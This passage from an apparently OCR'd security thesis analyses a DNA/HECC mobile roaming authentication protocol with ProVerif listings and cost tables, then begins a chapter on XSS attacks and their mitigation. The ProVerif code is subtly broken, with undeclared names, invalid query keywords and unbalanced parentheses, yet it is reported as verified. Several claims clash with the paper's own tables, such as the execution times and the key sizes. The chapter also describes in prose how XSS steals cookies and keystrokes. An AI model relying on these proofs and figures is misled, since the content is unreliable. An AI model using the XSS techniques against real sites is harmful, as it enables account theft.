

Figure 6.4 Exchange of Messages in the authentication phase.

6.5.2 Resilience to stolen-verifier attack

In this attack, an attacker steals the password verifier table from HA and applies password guessing attack on it to derive MU's password PW.

In this protocol, HA and FA do not maintain the password-verifier table to store the password-related information. Furthermore, HA's database contains DNA encrypted identity of an MU and no clue about the user's password. Therefore, in the proposed protocol an adversary cannot launch stolen-verifier attack.

6.5.3 Security against replay attack

In the authentication phase, even if an adversary $\mathscr{A}$ eavesdrops the messages $\{M_1, M_2\}$ communicated from MU to HA, these messages could not be replayed to authenticate the HA successfully. Because, MU generates a new random number R_{MU} in each login session to compute $M_1 = \{A, B, C\}$, where

$$A = C_{MU} \oplus R_{MU};\ B = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU};\ C = (A||K_{MU}||E)$$

. Suppose, an adversary $\mathscr{A}$ intercepts the login message $M_1 = \{A, B, C\}$ and forms a replay message $M_1^{'} = \{A, B, C\}$ to FA. The replay message $M_1^{'}$ is not same as the M_1, HA will not be able to compute B^* and C^* from the replay message $M_1^{'}$. Accordingly,

HA will reject the adversary request. The scenario of a replay attack model is shown in Figure 6.5.

In addition, the proposed protocol makes use of a counter based authentication mech-



Figure 6.5 Replay attack model

anism to prevent replay attacks. If the eavesdropper replays the previous login message, then HA will detect the attack, when examining the counter K_{MU} of the user. In detail, during the authentication phase, if the home agent accepts a reply message $M_2^* = \{ID_{FA}, E_{P_{HA}}(M1, R_{FA})\}$, the HA uses a stored counter value K_{MU} to compute:

$$B^* = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU}$$

$$K_{MU}^* = B^* \oplus (C_{MU} \oplus R \oplus ID_{FA});\ K_{MU}^* \stackrel{?}{=} K_{MU}$$

If the message $M_2^* = \{ID_{FA}, E_{P_{HA}}(M1, R_{FA})\}$, is a reply message consequently, HA will not be able to compute B^*, since the retrieved counter value K_{MU}^* is not equal to the stored K_{MU} in the HA's database. Therefore, the proposed mechanism prevent the replay attacks by making use of counter K_{MU}.

6.5.4 Resistance to an insider attack

In the proposed protocol, a mobile user MU submits the registration request R containing ID_{MU} and R_N to the HA via secure communication channel. Therefore, a malicious insider of the HA cannot obtain MU's password PW from the registration request R. Therefore, without PW the malicious HA cannot accomplish an insider attack to cheat MU.

Due to a hardness of DNA encryption, the insider of HA cannot derive $(ID_{MU}||R_N)$ values from encrypted R_{DNA} stored in HA's database. Even though, a malicious attacker of HA is not aware of MU's identity ID_{MU} because its concealed with the random number R_N. In addition, without ID_{MU} an insider cannot guess the password to cheat a legal MU. Besides, in the password change phase, a legal MU can change his password PW without the assistance of the home agent. Thus, the insider has no chance to derive MU's password, therefore the proposed protocol can withstand the insider attack.

6.5.5 Mutual authentication

In this protocol, mutual authentication between FA, HA is attained by deciphering and verifying authenticity credentials in the messages M_1, M_2, M_3 and M_4 acquired by MU, FA, and HA. Mutual authentication achieved by the proposed protocol is described in the following cases.

C1: Mutual authentication between MU and HA

A mobile user MU can authenticate home agent by receiving M_4 and verifying the session key $SK^* = C_{MU} \oplus (ID_{MU}||R_N||E) \oplus R_{MU} \oplus R_{FA}$ in step A5 of the authentication phase. Similarly, HA can authenticate MU by receiving M_2, verifying $B^* \stackrel{?}{=} B$ and $C^* \stackrel{?}{=} C$ in step A3 of the authentication phase.

C2: Mutual authentication between HA and FA

Here, home agent authenticate the foreign agent by validating ID_{FA} present in the message M_2 in step A3 of the authentication phase. Similarly, FA authenticates HA by verifying a random number R_{FA} present in M_3 in step A4 of the authentication phase.

C3: Mutual authentication between MU and FA

In the authentication phase, MU & FA authenticates each other by receiving M_4, checking $S^* \stackrel{?}{=} S$. Consequently, mutual authentication between MU and FA is provided in the proposed protocol.

6.5.6 Security against masquerade attacks

MU masquerade attack

The attacker $\mathscr{A}$ should have ID_{MU} and PW to masquerade MU. In the proposed protocol, MU's identity and password are not sent in the authentication sessions. Even though adversary $\mathscr{A}$ obtains ID_{MU} and PW of an MU by guessing, without knowing the smart card parameters C_{MU}, K_{MU}, R_N, the attacker cannot form a valid login message $M_1 = \{A, B, C\}$ to cheat FA and HA, where

$A = C_{MU} \oplus R_{MU}$

$B = (C_{MU} \oplus R \oplus ID_{FA}) \oplus K_{MU}$

$C = (A||K_{MU}||E)$.

Hence, the proposed protocol withstand MU masquerade attack.

FA masquerade attack

An adversary $\mathscr{A}$ should have F_S of the FA and P_{HA} to forge the message $M_2 = E_{P_{HA}}(M1, R_{FA})$. FA cannot form $E_{P_{HA}}(M1, R_{FA})$ without HA's public key P_{HA}. Besides, FA and HA use HyperElliptic Curve D-H keys for mutual authentication, the attacker is not able to cheat either of them due to the intractability of HECDH (HyperElliptic Curve Diffie-Hellman) problem. Additionally, without knowledge of the session key $SK = (g^a mod\ p) \oplus R_{MU} \oplus R_{FA}$, an adversary can't forge the message $M_4 = \{S, R_{FA}\}$, where $S = h(SK||R_{FA})$. As a result, the proposed protocol resist against FA masquerade attack.

HA masquerade attack

Without knowing the secret key H_S and P_{FA} an adversary is unable to forge the message $M_3 = \{E_{P_{FA}}(SK)\}$. Since $\mathscr{A}$ cannot retrieve R_{FA}, R_{MU} to compute session key $SK = (g^a mod\ p) \oplus R_{MU} \oplus R_{FA}$. Hence, the proposed protocol prevents HA masquerade attack.

6.5.7 Security against password guessing attack

Assume, the adversary $\mathscr{A}$ gets a lost/stolen smart card of the MU then he/she can extract secret parameters $\{U_M, C_{MU}, K_{MU}, E, h(.)\}$ and guess the password PW to masquerade as a legal user. Here, the adversary $\mathscr{A}$ use a brute force approach to search MU's correct password PW. Assume that, an attacker $\mathscr{A}$ selects a random password PW^*, then he/she can compute $U_M^* = h(ID_{MU}^* || PW_{DNA}^* || R_N^*)$ and compares U_M^* with stored U_M. Obviously, this comparison will fail, since, the attacker is not aware of user's identity ID_{MU} and random number R_N. Furthermore, $\mathscr{A}$ cannot obtain the MU's password PW from login and authentication messages M_1, M_2, M_3 and M_4 communicated through public channel. In addition, the MU's password is encrypted with DNA encryption mechanism in the password generation phase, that is user password is mapped with DNA nucleotides and it's converted into numbers, resulting in PW_{DNA}. Therefore, guessing the MU's password PW_{DNA} is tedious task. Thus, the proposed protocol provides security against off-line password guessing attack.

6.5.8 Resistance to smart card loss attack

In the proposed protocol, even if the attacker gets an MU's smart card, the user's password PW prevents abuse. Since, mobile user's password PW is not stored in the smart card directly, which is encrypted with DNA encryption and stored. With help of the stolen smart-card, an attacker only can extract the values $\{U_M, C_{MU}, K_{MU}, E, R_N\}$. Since, PW_{DNA} is included in the $U_M = h(ID_{MU} || PW_{DNA} || R_N)$ and calculated with ID_{MU}, R_N. Thus, it is not possible to derive the PW_{DNA} from U_M. Therefore, the proposed protocol resist against smart card loss attack.

6.5.9 Protection against denial-of-service attack

In most of the existing authentication protocols, an attacker may attempt to create invalid requests in a login session by entering fake PW. It could be detected only at home agent not at the mobile user side. The unauthorised user can repeat this process again and again to overload requests to the authentication system, which restrains accessibility and making authentication system busy for the valid mobile users, which causes the Denial of Service (DoS) attack.

In order to secure against denial-of-service attacks, MU's device computes $U_M^* = h(ID_{MU} || PW_{DNA} || R_N)$ and checks whether $U_M^* = U_M$ or not. If the comparison is successful, the legality of an MU is proved. Otherwise, request for login and password change is rejected. Hence, the unauthorised user is not be allowed into the authentication system. Thus, the proposed protocol prevents the Denial-of-service attack.

6.5.10 Accomplishment of the fair key agreement

In the proposed mechanism, the login and mutual authentication protocol end with MU & FA agreeing on a session key comprising uniform contribution from all parties $SK = (g^a \ mod \ p) \oplus R_{MU} \oplus R_{FA}$. In detail, MU contribute R_{MU}, FA contribute R_{FA} and HA contribute $(g^a \ mod \ p)$ to establish SK between communicating parities MU, FA, and HA. Hence, the proposed protocol accomplishes the fairness in key agreement.

6.5.11 Perfect forward secrecy

In this protocol, the random nonces R_{MU} and R_{FA} are freshly generated in every session. Even though the HA's secret key H_S is compromised, all foregoing session keys remain secret. A session key is the composition of $\{(g^a \ mod \ p) \oplus R_{MU} \oplus R_{FA}\}$. Suppose, an attacker $\mathscr{A}$ obtains HA's secret H_S, then $\mathscr{A}$ can only compute $g^a \ mod \ p$ and unable to compute previous random numbers R'_{MU} and R'_{FA}. Since these numbers are generated freshly in every session, an attacker $\mathscr{A}$ cannot crack the previous session keys. Hence, the protocol preserves perfect forward secrecy.

6.5.12 User-friendliness

In this protocol, MU has provision to change his/her own identity ID_{MU} and password PW freely and without the assistance of the HA. In other words, the protocol allows the mobile user to change the password PW in a short time since MU need not go through whole login steps to change the default password. Thus, the protocol is user-friendly.

6.5.13 Local password verification

MU device checks for the correctness of user's identity and password before making a login request. In this case, an attacker $\mathscr{A}$ cannot calculate the correct $U_M^* =$

$h(ID_{MU}||PW_{DNA}||R_N)$ without the knowledge of ID_{MU}, PW_{DNA} and R_N to succeed the verification step $U_M^* = U_M$ of the login process. Hence, this protocol is designed to restrict unauthorized users from verifying MU's password locally.

6.6 Formal verification

This section demonstrates, formal verification tool called ProVerif (Abadi et al., 2009) to validate the proposed authentication system. ProVerif is the most popular tool for analysing cryptographic protocols and it's based on Horn theory, in which intruders and authentication protocols are modelled.

Assume that the authentication protocol using ProVerif has parallel processing capability among communication agents like MU, FA, and HA. These agents can generate, send and receive information from each other, and verifies the received information. An attacker $\mathscr{A}$ in the formal model is able to hear, intercept, retransmit or modify the messages. The proposed protocol is modelled using *pi* calculus, then it is interpreted into Horn clauses. Generally, a ProVerif output is a verification whether the security requirement is satisfied or not. ProVerif code of function definitions, channels, shared keys, secret keys, free names, constants, events, and queries is shown in Figure 6.6.

In this formal verification, the operations in registration and authentication phases have been taken into the account. ProVerif code for MU process, HA process and, FA process as shown in Figures 6.7, 6.8 and 6.9 respectively. The queries are used to check if the session key is breakable by an adversary and verify the authorization of MU, FA and HA is shown in Figure 6.10.

ProVerif results of the authentication queries are true, which indicates that corresponding mutual authentication property is satisfied. In addition, results of the not attacker queries are also true, which states that an attacker $\mathscr{A}$ unable to obtain session key SK.

```
(*..... Communication Channels Used.....*)

free SC1: channel [private].
free C1:  channel [public].
free C2: channel [public].

(*..... Pre-Shared Key.....*)
free SKMU, SKFA : bstr [private] (*..bitstring=bstr..*).
free PHA: bstr

(*..... Secrecy  Keys.....*)
free Hs, Fs: bstr [private].

(*.....Constants and Free Names.....*)
free IDMU, PWMU:bstr [private].
const IDFA:bstr.
const IDHA:bstr.
const p:bstr.
table db(bstr).
const g:bstr.

(*..... Functions.....*)

fun xor(bstr,bstr):bstr. (*Xor*)
fun h(bstr):bstr. (*Hash function*)
fun con(bstr,bstr):bstr. (*Concatenation*)
fun exp(bstr, bstr): bstr. (*Exponentiation*)
fun En(bstr,bstr):bstr . (* Encryption process*)

(*.....Reduction.....*)
reduc for all a:bstr, b:bstr; De(En(a,b),b) = a. (*Decryption process*)

(*..... Equations.....*)
equation for all a:bstr, b:bstr; xor(xor(a,b),b) = a.
x: bstr, y:bstr; exp(exp(g, x),y)=exp(exp(g, y),x).

(*..... Events.....*)
event Start_MU(bstr).
event Start_FA(bstr).
event Auc_MU(bstr).
event Auc_FA(bstr).
event Haauthed2FA(bstr).
event HAauthed2MU(bstr).

(*..... Queries.....*)
query adversary(SKM).
Qid:bstr; inj-event(Auc_MU(id))==> inj-event(Start_MU(id)).
query adversary(SKF).
Qid:bstr; inj-event(Auc_FA(id))==> inj-event(Start_FA(id)).
```

Figure 6.6 Definitions used in ProVerif.

```
(*..... Formal Verification of MU's Process..... *)
let MU=
new RN:bstr;
let R=con(IDMU,RN) in
out(SC1,(R));
in(SC1,(CMU:bstr, KMU:bstr, E:bstr));
!
(
event Start_MU(IDMU);
new RMU:bstr;
let A= xor(CMU, RMU) in
let B= xor(CMU,(xor(con(IDMU, RN), IDFA), KMU) in
let C=con(A, KMU, E) in
let M1 = (A, B, C) in
out(C1,M1);
in(C1,(muS:bstr, muRFA:bstr));
let SKM= xor(CMU,(con(con(IDMU, RN), E)), RMU, RFA) in
if S=h(con(SKM, RFA)) then
event HaauthedMU(S);
0
).
```

Figure 6.7 Formal verification of the MU process.

```
(*..... Formal Verification of HA's Process.....*)
let HAReg1 =
in(SC1,(R=con(IDMU,RN):bstr);
let a=h(HS) in
let haCMU= xor(exp(g, a), con(R,E)) in
new KMU:bstr;
new E:bstr;
let RD=En(R, RDNA) in
insert db(RD, KMU, E);
out (SC1,(haCMU, haKMU, E)).
let Auc_HA =
in(C2,(haIDFA:bstr, haEn(RFA, PHA):bstr, haEn(M1, PHA), haRFA:bstr);
if haIDFA=IDFA then
event FAauthed2HA(IDFA);
let haRFA= De(haEn(RFA,  PHA), HS) in
let haM1= De(haEn(M1,  PHA), HS) in
let a=h(HS) in
get db(=RDNA, KMU, E) in
let haCMU= xor(exp(g, a), con(R,E)) in
let haB=xor(CMU,(con(IDMU, RN)), IDFA) in
let haC=con(A, KMU, E) in
if haB=B then
if haC=C then
event MUauthed2HA(B);
let haSK=xor((exp(g, a), haRMU, haRFA) in
let M3 =En(haSK, PFA) in
out(C2,M3).
process !MU — !HA — !FA
```

Figure 6.8 Formal verification of the HA process.

```
(*..... Formal Verification of FA's Process.....*)
let FA =
!
(
in(C1,(faA:bstr, faB:bstr, faB:bstr));
event Start_FA(IDFA);
new RFA:bstr;
let M2 = (IDFA, En(RFA, PHA), En(M1, PHA),) in
out(C2,M2);
in(C2,(En(SK, PFA)));
let SKF=De((En(SK, PFA), FS) in
let S=h(con(SKF, RFA) in
let M4 =(S, RFA) in
out (C1,M4);
0
).
```

Figure 6.9 Formal verification of the FA process.

```
Query not adversary(SKF[ ])
RESULT not adversary(SKFA[ ]) is true.

Query id: bstr; inj-event(Auc_HA(id)) ==> inj-event(Start_HA(id))
RESULT inj-event(Auc_HA(id))==> inj-event(Start_HA(id)) is true.

Query id: bstr; inj-event(Auc_FA(id)) ==> inj-event(Start_FA(id))
RESULT inj-event(Auc_FA(id)) ==> inj-event(Start_FA(id)) is true.

Query id: bstr; inj-event(Auc_MU(id 15678)) ==> inj-event(Start_MU(id 15678))
RESULT inj-event(Auc_MU(id 15678)) ==> inj-event(Start_MU(id 15678)) is true.

Query not adversary(SKM[ ])
RESULT not adversary(SKMU[ ]) is true.
```

Figure 6.10 Query results of the proposed protocol.

6.7 Functionality and performance analysis

The main objective of the proposed protocol is to resist against security flaws existing in global mobility networks, and at the same time the authentication protocol has to maintain the sensible communication and computational complexities. This section compares the proposed protocol with some other related protocols (Karuppiah and Saravanan, 2015; He et al., 2011; Kuo et al., 2014).

6.7.1 Functionality comparison

Table 6.3 summarizes the security requirement comparison of the proposed protocol with other recent authentication protocols such as Karuppiah and Saravanan (2015);

He et al. (2011); Kuo et al. (2014). According to Table 6.3, it can be observed that the proposed protocol achieves better security and satisfies all requirements than the protocols Karuppiah and Saravanan (2015); He et al. (2011); Kuo et al. (2014).

Table 6.3 Comparison of the security properties.

Security Requirements	**Proposed**	**Karuppiah et al.**	**He et al.**	**Kuo et al.**
User anonymity & untraceability	✓	✓	×	×
Perfect forward secrecy	✓	✓	✓	✓
Mutual authentication	✓	✓	×	✓
Fair key agreement	✓	✓	×	×
Resistance to insider attack	✓	✓	✓	✓
Resilience to masquerading attacks	✓	×	×	✓
Resistance to smartcard loss attack	✓	✓	×	✓
Resilience to password guessing attack	✓	✓	✓	✓
Resistance to replay attack	✓	✓	✓	×
Resilience to stolen-verifier attack	✓	×	✓	×
Resilience to DOS attack	✓	✓	✓	×
Resistance bit-flipping attack	✓	✓	×	×
Local password verification	✓	✓	✓	×
No time synchronization	✓	×	×	×
User friendliness	✓	✓	×	×

6.7.2 Performance comparison

Generally, the efficiency estimation is performed in terms of communication and computation cost. The performance (execution time) comparison of the proposed protocol with other related authentication protocols (Karuppiah and Saravanan, 2015; He et al., 2011; Kuo et al., 2014) is presented in Table 6.4.

Table 6.5, presents a communication cost comparison of the proposed protocol and the protocols in Karuppiah and Saravanan (2015); He et al. (2011); Kuo et al. (2014). To evaluate the communication overhead, it is assumed that the user information, message digest, and random numbers are of 160 bits each and the length of the elliptic curve point (ECC) is 320 bits. From Table 6.5, it can be observed that the communication overhead of our protocol is lower than the protocols in Karuppiah and Saravanan (2015); He et al. (2011); Kuo et al. (2014).

Table 6.4 Performance comparison

Computation	**Proposed**	**Karuppiah et al.**	**He et al.**	**Kuo et al.**
C_M	$2T_h$	$8T_h + 3T_m$	$10t_h + 2T_{sym}$	$9T_h + 2T_P$
C_F	$1T_h + 2T_{asym}$	$3T_h$	$1T_h + 4T_{asym}$	$2T_h + 2T_P$
C_H	$1T_h + T_m + 2T_{asym}$	$8T_h + T_m + 3T_{sym}$	$4T_h + 3T_{sym} + 4T_{asym}$	$6T_h$
Total	$4T_h + T_m + 4T_{asym}$	$19T_h + 4T_m + 3T_{sym}$	$15T_h + 5T_{sym} + 8T_{asym}$	$17T_h + 4T_P$
Execution time (s)	0.598	2.123	0.189	3.0605

C_M : Computation cost of the mobile user.
C_F : Computation cost of the foreign agent.
C_H : Computation cost of the home agent.

Table 6.5 Comparison of communication cost(bits).

Phase / **Schemes**	**Registration**	**Login**	**Authentication**	**Password**	**Total cost**
Proposed	640	480	960	-	**2080**
Karuppiah et al.	1120	800	2400	-	**4320**
He et al.	640	640	2560	-	**3840**
Kuo et al.	640	800	2880	320	**4640**

6.8 Results and discussion

In this section, the processing time and key size as the efficiency estimation parameters. The processing time is defined as the total time taken by the authentication protocol to complete a particular phase. Key size represents the length of a cryptographic key. MATLAB is used to simulate the computation efficiency of the proposed protocol, which mainly consists of initialization, registration, login, authentication, and password change phases. The plotted results represent a variation of time with respect to a key length. The performance comparison of ECC-based (VijayaKumar et al., 2013) and HECC-based authentication protocols are summarized in Table 6.6.

Table 6.6 Performance comparison of the proposed HECC and existing ECC.

Sl. No	Phase	Key Size (Bits)	Processing time of the existing ECC protocol (ms)	Processing time of the proposed HECC protocol (ms)
1	Initialization	60	310	260
2	Registration	60	480	320
3	Authentication	60	960	520
4	Password change	60	590	380

Initialization phase of the ECC consumes more time to generate initial parameters for authentication than the HECC protocol. From Figure 6.11, it can be observed that the processing time of ECC is 310 ms for 60 bit key length but HECC needs only 260 ms to complete initialization phase. In the registration phase, MU receives the smart card parameters from the HA, the ECC needs 480ms for 60 bit key length and HECC takes only 320ms to complete this phase, which is depicted in Figure 6.12.
The Figure 6.13 presents the processing time of the authentication phase to validate the agents MU, FA, and HA. Here, the processing time of ECC is 960 ms for 60 bit key length, whereas HECC requires a processing time of 520 ms to complete authentication phase using 60 bit key length. Password change phase using ECC takes time of 600 ms and HECC needs 380 ms for the 160 bit key length, which is depicted in Figure 6.14.

6.9 Summary

In order to provide the privacy-preserving mechanism in mobility environments, a DNA based authentication protocol using HECC for roaming service is proposed. The authentication using DNA cryptography prevents MU's password cracking by mapping the plaintext password into a DNA sequence along with a decimal number. Further, the



Figure 6.11 Initialization phase



Figure 6.12 Registration phase



Figure 6.13 Login and authentication phase



Figure 6.14 Password change phase

proposed protocol replaces elliptic curve cryptosystem with HECC protocol to provide message confidentiality. Its very popular because of the smaller key length, operational efficiency, easily implementable in software and hardware platforms, low communication and computational overhead. In addition, the proposed authentication protocol is verified using ProVerif as a formal verification tool, the protocol resists possible attacks and provides secure functionalities for enhanced security. The primary merit of the proposed protocol is simplicity with security strength and practicality for implementation under expensive and insecure network environments, especially in wireless and mobility networks.

Chapter 7

MITIGATION OF CROSS SITE SCRIPTING (XSS) ATTACKS IN WEB APPLICATIONS

Cross-Site Scripting (XSS) is one of the dangerous and topmost web attacks as stated by recent surveys. XSS vulnerability arises, when an application deployed in a web, accept information from uncertain origin without an input validation, allowing the execution of dynamic content. Cross-site Scripting allows an adversary to insert malicious JavaScript, VBScript, HTML etc., into a web page which is vulnerable. The purpose of executing the script is to collect confidential data, usually to transfer data to a third party, cause unexpected behaviour of a web application or cause unavailability of the service. This can result in the hijacking of user sessions, defacing websites and redirecting the users to malicious sites. XSS can target any web application independently of the programming language. XSS vulnerabilities may cause serious security violations in web and cloud based applications.

In order to discover XSS vulnerability of a web application, a novel approach that combines static and dynamic analysis techniques have been presented in this chapter, which successfully identifies the JavaScript-driven XSS attacks. In addition, a client side cross-site scripting attack discovery and mitigation technique known as Secure XSS layer is presented.

7.1 Overview of XSS attacks

XSS is a leading security problem faced by application developers of the web (Hydara et al., 2014). It is one of the topmost attacks that attackers exploit to duplicate the

dangerous content to the victim's website. XSS is a malicious attack vector that is increasing rapidly in prominence. Since, the growing nature of social networks such as Facebook, Twitter, Instagram etc., exponentially, these applications enable the web users to transfer a malicious information into the web (Gupta and Gupta, 2015).

The impact of malicious vector injection into a web application is often difficult to quantify. Because end users may unintentionally execute malicious strings when they follow untrusted links in web pages written by an adversary through instant messages and any other web based applications capable of interpreting JavaScript code.

7.1.1 Limitations of XSS attacks

Cross-site scripting allows an attacker to perform the following types of attacks:

1. **Cookie Stealing**: The attacker can access the victim's cookies associated with the website using document.cookie(), send them to his own server and use them to extract sensitive information like session IDs (Hydara et al., 2015).

2. **Keylogging**: The attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.

3. **Phishing**: The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information (Gupta and Gupta, 2015).

7.1.2 XSS attack incidents

XSS attacks occur almost daily. Websites such as Twitter, Facebook, Google have already become a victim for XSS attacks. The details regarding statistics of the incidence of XSS attacks is given below (Hydara et al., 2015).

1. *UK Parliament Web Site:* In March 2014, XSS flaws discovered in the popular search engine of UK parliament web site. This search engine permits the user to write a code for retrieving the images, videos and even request for passwords.

2. *Yahoo Web Site:* In January 2013, the accounts of Yahoo mail users have been hacked by exploiting a Dom-Based XSS Vulnerability by a hacker named Shahin Ramezany. The users of Yahoo mail had been either compromised by clicking on the malicious links or receiving the spams from other Yahoo users.

3. *PayPal Web Site:* In March 2012, PayPal has discovered potential XSS flaws in their login web pages. Due to this, cybercriminals inject the malicious scripts via crafted URL, hijacking the login web pages to steal sensitive credentials like user-id and passwords.

4. *Hotmail Web Site:* In June 2011, Hotmail email web services was found to contain an XSS vulnerability in which cybercriminals can steal keystrokes, cookies, or other pieces of sensitive information. Instead of clicking on the malicious link, the act of simply previewing this malicious email can simply compromise the account of Hotmail user.

5. *Twitter Web Site:* In September 2010, Stored XSS Vulnerability was discovered on the Twitter website and researchers said that even previewing a link can simply display the pop-up window incorporating the login cookie of a user.

6. *Justin.tv Website:* In July 2008, XSS worm was found on Justin.tv website, which permits the users to broadcast their videos online. The worm had injected a self-replicating malicious code on 2525 accounts in less than 24 hours.

7. *Orkut Web Site:* In December 2007, the popular social networking site, Orkut was also hit by an XSS worm. Victim users receive a scrap comprising the words "BomSabado".This vulnerability permitted the attackers to insert malicious script into their profiles, set the platform for a stored XSS vulnerability that infected more than 650,000 profiles of Orkut users.

8. *eBay Web Site:* In April 2006, XSS flaw was also discovered in the famous e-commerce website, eBay. The website permits the cybercriminals to inject the malicious script tags in the auction description which produces an XSS vulnerability in the eBay website.

9. *MySpace Web Site:* In November 2005, the popular social networking site MySpace was infected with Samy XSS worm, which infected more than one million users of MySpace in just less than 20 hours.

7.2 Contributions

The contributions of this chapter include:

- Presents a comprehensive framework on XSS attacks and its classification in detail.
- Our centre of interest on exploiting and testing various XSS vulnerabilities by injecting real world malicious XSS vectors on different vulnerable web applications.
- In order to find XSS vulnerabilities in the web applications, a novel approach that combines static and dynamic analysis techniques has been presented, which successfully identifies the malicious XSS vectors.
- Further, a client side cross-site scripting attack discovery and mitigation technique has been proposed to filter the malicious scripts.
- In order to verify the proposed approach, a prototype has been developed and tested it successfully against an extensive array of attacks that were performed on more than 5 real-world vulnerable web applications.
- The accuracy and performance of the proposed framework are estimated using F-measure, which is very high and acceptable in contrast to the existing client side XSS filters.

7.3 Classifying and exploiting XSS attacks

XSS attacks are classified as stored XSS, which is also known as persistent XSS attack, reflected XSS also called non-persistent XSS attack, DOM-based XSS and one of the advanced XSS attack called binary encoding attack. This section demonstrates the exploitation of stored, reflected, DOM based, and binary encoding attacks.

7.3.1 Exploiting of stored XSS attacks

The persistent XSS attacks arise if an adversary injects malevolent data to a web, where it gets cached permanently. In stored XSS, the malevolent vector originates from a database of the web server.

This XSS attack is persistent attack (Gupta and Gupta, 2015). The best examples for stored XSS are forum posts and webmail messages.

The following steps illustrate how stored XSS attacks can be performed by an attacker to steal cookies.

S1: An adversary makes use of web form to inject harmful content into the database.
